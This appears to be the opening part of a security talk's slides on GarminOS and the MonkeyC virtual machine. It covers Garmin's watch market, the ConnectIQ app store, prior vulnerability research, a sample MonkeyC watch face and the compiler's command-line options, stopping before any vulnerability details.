

Compromising Garmin's Sport Watches

A Deep Dive into GarminOS and its MonkeyC Virtual Machine


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Roadmap for Today

- Overview of Garmin's Sport Watches
- Reconnaissance
- MonkeyC
- Firmware Analysis
- Vulnerabilities
- Demo
- Conclusion
- Future Research Areas

Overview of Garmin's Sport Watches

Garmin Revenue Share by Segment




Source: <https://www.statista.com/statistics/217905/revenue-distribution-of-garmin-by-segment/>

Garmin Forerunner Sport Watches



- 44 different models to date
 - First (model 101) released in 2003
 - Last (model 955) released in 2022
- GPS
- Wrist-based heart rate
- Sensors (running pods, HRM)
- Virtual coach and workouts
- Track activities, cadence, pace
- Built-in apps

2nd in Shipment Revenue Share %



Source: <https://www.counterpointresearch.com/global-smartwatch-market-revenue-h1-2020/>

Also Issued in the US Military

U-2, USAF Photo

Why are U-2 jet pilots wearing Garmin satellite navigation smartwatches?

They're useful flight- and pilot-monitoring tools, says the Air Force.

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The current model U-2S aircraft features an all-glass digital cockpit, improved sensors, and propulsion systems. But its pilots still wear backup GPS/GLONASS-enabled watches, just in case.

USAF



The Garmin D2 Charlie pilot's smartwatch.

Garmin

anywhere we looked in photos we shot on the east and west coast among the Hornet and Super Hornet community we saw Garmin watches being used.

Reconnaissance









Garmin Operating System



- Custom, in-house proprietary OS
- Little to no public information
- Mainly in C (with some C++ for UI layer)
- Supports third-party apps
 - Custom MonkeyC language
 - ConnectIQ Store









Trending Apps

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 <p>Goals VAW.BE ★★★★★ Payment</p>	 <p>PSX-1 str... _psx_ ★★★★★</p>	 <p>New Moon reno.watch ★★★★★ Payment</p>	 <p>PSX-6 le... _psx_ ★★★★★</p>	 <p>Strava R... Strava ★★★★★</p>	 <p>Goals II VAW.BE ★★★★★ Payment</p>	 <p>Komoot komoot-GmbH ★★★★★</p>	 <p>Wikiloc T... wikiloc ★★★★★ Best Fitness App CIQ Awards 2018</p>
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Most Popular Apps

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 <p>Spotify Spotify ★★★★★</p>	 <p>deezer Deezer ★★★★★</p>	 <p>Garmin H... GARMIN ★★★★★</p>	 <p>Menstrua... GARMIN ★★★★★</p>	 <p>Garmin C... GARMIN ★★★★★</p>	 <p>Crystal PixelPathos ★★★★★</p>	 <p>Hydration... GARMIN ★★★★★</p>	 <p>Women's... GARMIN ★★★★★</p>
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Hot & Fresh Apps

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
 <p>Quatro VeshchiyOleg ★★★★★</p>	 <p>Instinct Pro ReedWorks ★★★★★</p>	 <p>HIPERION CharlySan ★★★★★</p>	 <p>Infocal R... Miko03 ★★★★★</p>	 <p>Instinct M... TitanicTurtle ★★★★★</p>	 <p>PSX-6 le... _psx_ ★★★★★</p>	 <p>Goals II VAW.BE ★★★★★</p>	 <p>ANT+ HR... Gavriel ★★★★★</p>
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Prior Research




- [“A Watch, a Virtual Machine, and Broken Abstractions”](#) (2020)
 - Dionysus Blazakis from Atredis
- Vulnerabilities in MonkeyC opcodes
 - `newa`, `news`, `lgetv`, `lputv`, `dup`
- Piqued my interest
 - How are app files loaded?
 - How are permissions implemented?
 - What are native functions?

Attack Surface



Attack Surface – Apps



MonkeyC

MonkeyC




- [“Hello Monkey C!”](#)
- Mix between Java, JS, Python, etc.
- Developed from scratch
- [SDK with documentation](#)
- Compiled to bytecode

SimpleHelloWorld > source > SimpleHelloWorldView.mc

```
1  using Toybox.Graphics;
2  using Toybox.Lang;
3  using Toybox.System;
4  using Toybox.WatchUi;
5
6  class SimpleHelloWorldView extends WatchUi.WatchFace {
7
8      function initialize() {
9          WatchFace.initialize();
10     }
11
12     // Load your resources here
13     function onLayout(dc as Dc) as Void {
14         setLayout(Rez.Layouts.WatchFace(dc));
15     }
16
17     // Update the view
18     function onUpdate(dc as Dc) as Void {
19         // Get and show the current time
20         var clockTime = System.getClockTime();
21         var timeString = Lang.format("$1$:$2$", [clockTime]);
22         var view = View.findDrawableById("TimeLabel") as
23         view.setText(timeString);
24
25         // Call the parent onUpdate function to redraw the
26         View.onUpdate(dc);
27     }
28 }
```



From Code to PRG File





- devices
- fontbuilder
- jungle
- manifest
- monkeydodeux
- monkeydodo
- monkeymotion
- prgupdater
- resourcecompiler
- serialization
- speaknoevil
- symbolsdb
- ApiBuildEntry.class
- ApiBuilder.class
- ApiContext.class
- BarrelBuilder.class
- BuildOptions.class
- CallstackConverter.class
- CompilerInfo.class
- FontBuilder.class
- MonkeyBarrelEntry.class
- MonkeyBarrelPRGContext.class
- MonkeyBarrelRunNoEvil.class
- Monkeybrains.class
- MonkeybrainsExitCode.class
- Packager.class
- PackagerExitCode.class
- ParameterException.class
- Project.class
- ProjectBuilder.class
- ProjectContext.class
- SpeakNoEvil.class
- api.db
- api.debug.xml
- compilerInfo.xml

```
203     return this.mApiMir;
    }
}

260 public static final Options OPTIONS = new Options();

static {
261     OPTIONS.addOption(String.valueOf('o'), "output", true, "Output file to create");
263     OPTIONS.addOption(String.valueOf('a'), "apidb", true, "API import file");
265     OPTIONS.addOption(String.valueOf('b'), "apimir", true, "API MIR file");
267     OPTIONS.addOption(String.valueOf('l'), "typecheck", true, "Type check [0=off, 1=gradual, 2=informative]");
269     OPTIONS.addOption(String.valueOf('g'), "debug", false, "Print debug output");
271     OPTIONS.addOption(String.valueOf('d'), "device", true, "Target device");
273     OPTIONS.addOption(String.valueOf('z'), "rez", true, "Resource files (deprecated)");
275     OPTIONS.addOption(String.valueOf('r'), "release", false, "Strip debug information");
277     OPTIONS.addOption(String.valueOf('k'), "profile", false, "Enable profiling support");
279     OPTIONS.addOption(String.valueOf('i'), "import-dbg", true, "Import api.debug.xml");
281     OPTIONS.addOption(String.valueOf('w'), "warn", false, "Show compiler warnings");
283     OPTIONS.addOption(String.valueOf('m'), "manifest", true, "Manifest file (deprecated)");
285     OPTIONS.addOption(String.valueOf('f'), "jungles", true, "Jungle files");
287     OPTIONS.addOption(String.valueOf('x'), "excludes", true, "Add annotations to the exclude list (deprecated)");
289     OPTIONS.addOption(String.valueOf('t'), "unit-test", false, "Enables compilation of unit tests");
291     OPTIONS.addOption(String.valueOf('u'), "devices", true, "devices.xml file to use when compiling (deprecated)");
293     OPTIONS.addOption(String.valueOf('e'), "package-app", false, "Create an application package.");
295     OPTIONS.addOption(String.valueOf('p'), "project-info", true, "projectInfo.xml file to use when compiling");
297     OPTIONS.addOption(String.valueOf('v'), "version", false, "Prints the compiler version");
299     OPTIONS.addOption(String.valueOf('y'), "private-key", true, "Private key to sign builds with");
301     OPTIONS.addOption(String.valueOf('s'), "sdk-version", true, "SDK version to target (deprecated, use --api-level)");
303     OPTIONS.addOption(String.valueOf('c'), "api-level", true, "API Level to target");
305     OPTIONS.addOption(String.valueOf('h'), "help", false, "Prints help information");
